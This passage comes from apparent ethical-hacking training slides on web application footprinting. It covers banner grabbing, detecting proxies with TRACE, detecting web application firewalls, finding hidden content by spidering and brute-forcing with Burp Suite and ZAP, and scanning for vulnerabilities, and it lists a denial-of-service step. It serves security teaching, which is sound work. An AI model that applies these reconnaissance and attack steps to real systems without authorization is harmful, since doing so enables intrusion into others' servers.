<?DOCTYPE HTML PUBLIC "-//IUC//DTD HTML 4.01//EN"
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii">
<BODY><h2>Bad Request - Invalid Verb</h2>
<hr><p>HTTP Error 400. The request verb is invalid.</p>
</BODY></HTML>
closed
OpenSSL>
```

Server identified as Microsoft IIS

```
C:\OpenSSL-Win32\bin\openssl.exe
Timeout = 300 (sec)
Verify return code: 19 (self signed certificate in certificate chain)
GET/HTTP/1.0
HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Mon, 19 May 2014 07:29:45 GMT
Connection: close
Content-Length: 326
<?DOCTYPE HTML PUBLIC "-//IUC//DTD HTML 4.01//EN"
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii">
<BODY><h2>Bad Request - Invalid Verb</h2>
<hr><p>HTTP Error 400. The request verb is invalid.</p>
</BODY></HTML>
closed
OpenSSL>
```

Server Identified as Microsoft HTTPAPI



Banner Grabbing Tools

1. Telnet

2. Netcat

3. ID Serve

4. Netcraft

Detecting Web App Firewalls and Proxies on Target Site




Detecting Proxies

- ✓ Determine whether your target site is routing your requests through a proxy servers
- ✓ Proxy servers generally add certain headers in the response header field
- ✓ Use TRACE method of HTTP/1.1 to identify the changes the proxy server made to the request

```
"Via:", "X-Forwarded-For:", "Proxy-Connection:"  
TRACE / HTTP/1.1  
Host: www.test.com  
HTTP/1.1 300 OK  
Server: Microsoft-IIS/7.0  
Date: Wed, 01 Jan 2014 15:25:15 GMT  
Content-length: 40  
TRACE / HTTP/1.1  
Host: www.test.com  
Via: 1.1 192.168.11.15
```

Detecting Web App Firewall

- ✓ Web Application Firewall (WAF) prevents web application attack by analyzing HTTP traffic
- ✓ Determine whether your target site is running web app firewall in front of an web application
- ✓ Check the cookies response of your request because most of the WAFs add their own cookie in the response
- ✓ Use WAF detection tools such as WAFW00F to find which WAF is running in front of application



<http://www.aldeid.com>

Footprint Web Infrastructure: Hidden Content Discovery



- Discover the hidden content and functionality that is not reachable from the main visible content to exploit user privileges within the application
- It allows an attacker to recover backup copies of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality which is not linked to the main application, etc.



Web Spidering

- Web spiders automatically discover the hidden content and functionality by parsing HTML form and client-side JavaScript requests and responses
- Web Spidering Tools:
 - OWASP Zed Attack Proxy
 - Burp Suite
 - WebScarab

Attacker-Directed Spidering

- Attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses
- The intercepting proxy parses all of the application's responses and reports the content and functionality it discovers
Tool: OWASP Zed Attack Proxy

Brute-Forcing

- Use automation tools such as Burp Suite to make huge numbers of requests to the web server in order to guess the names or identifiers of hidden content and functionality






Web Spidering Using Burp Suite



- Configure your web browser to use Burp as a local proxy
- Access the entire target application visiting every single link/URL possible, and submit all the application forms available
- Browse the target application with JavaScript enabled and disabled, and with cookies enabled and disabled

- Check the site map generated by the Burp proxy, and identify any hidden application content or functions
- Continue these steps recursively until no further content or functionality is identified



<http://www.portswigger.net>

Web Crawling Using Mozenda Web Agent Builder




- Mozenda Web Agent Builder crawls through a website and harvests pages of information
- The software support logins, result index, AJAX, borders, and others
- The extracted data can be accessed online, exported and used through an API

The screenshot shows the Mozenda Web Agent Builder interface. On the left, the 'Actions' panel lists several actions for 'Page 1' and 'Page 2'. For Page 1, actions include: Begin Item List - Item Name List, Capture - Item Name, Capture - Price, Capture - Rating, Capture - Model, Click Item, End List. For Page 2, actions include: Begin Item List - Review Rating..., Capture - Review Rating, Capture - Review, Capture - Would recommend. The main window displays a product review page for a Samsung TV. It shows a review by J.PTCRZY from RICHMOND, CA, dated 01/15/2010, with a rating of 5.0. The review text is: 'LOV MY NEW TV 01/15/2010 By J.PTCRZY from RICHMOND, CA. Read all my reviews'. Below the review are sections for Picture Quality (5.0), Sound Quality (5.0), and Features (5.0). A summary statement says: 'What's great about it WAS VERY EASY TO SET UP, REMOTE EASY TO USE FOR FEATURES TOREAT PICTURE AND FEATURES VERY USER FRIENDLY, EASY TO SET UP'. There are also sections for 'Would you recommend this product to a friend? Yes' and 'Was this review helpful? Yes No Report inappropriate review'. At the bottom, there is a 'Captured Text Preview' table showing four rows of review data:

Review Rating	Review	Would recommend
5.0	What's great about it WAS VERY EAS...	Yes
2.0	What's great about it Great SoundWh...	No
4.0	What's great about it nice featuresW...	Yes
4.0	What's great about it good price, too...	Yes

<http://www.mozenda.com>

Web App Hacking Methodology



Hacking Web Servers



01

After identifying the web server environment, scan the server for known vulnerabilities using any web server vulnerability scanner

02

Launch web server attack to exploit identified vulnerabilities

03

Launch Denial-of-Service (DoS) against web server

Tools used

1

UrlScan

2

Nikto

3

Nessus

4


Acunetix Web Vulnerability

5

WebInspect

Note: For complete coverage of web server hacking techniques refer to Module 11: Hacking Webservers

Web Server Hacking Tool: WebInspect



The screenshot shows the WebInspect user interface with a scan report for the URL <http://welcome.hp.com>. The report includes sections for Scan Details, Scan Results, and a detailed view of a specific vulnerability.

Scan Details:

- Scanned: Automated
- Target: Web Application
- Scanning Mode: Interactive
- Threads: 10
- Time: 00:00:00

Scan Results:

Cross Site Scripting

Summary: Script injection attempt detected in the following application. It can be used to compromise user data.

Description: Script injection attempt detected in the following application. It can be used to compromise user data.

Impact: Script injection attempt detected in the following application. It can be used to compromise user data.

Severity: High

File: /index.html

Line: 1

Method: GET

Request: GET /index.html HTTP/1.1

Response: HTTP/1.1 200 OK

Content-Type: text/html; charset=UTF-8

Content-Length: 1024

Content: ...

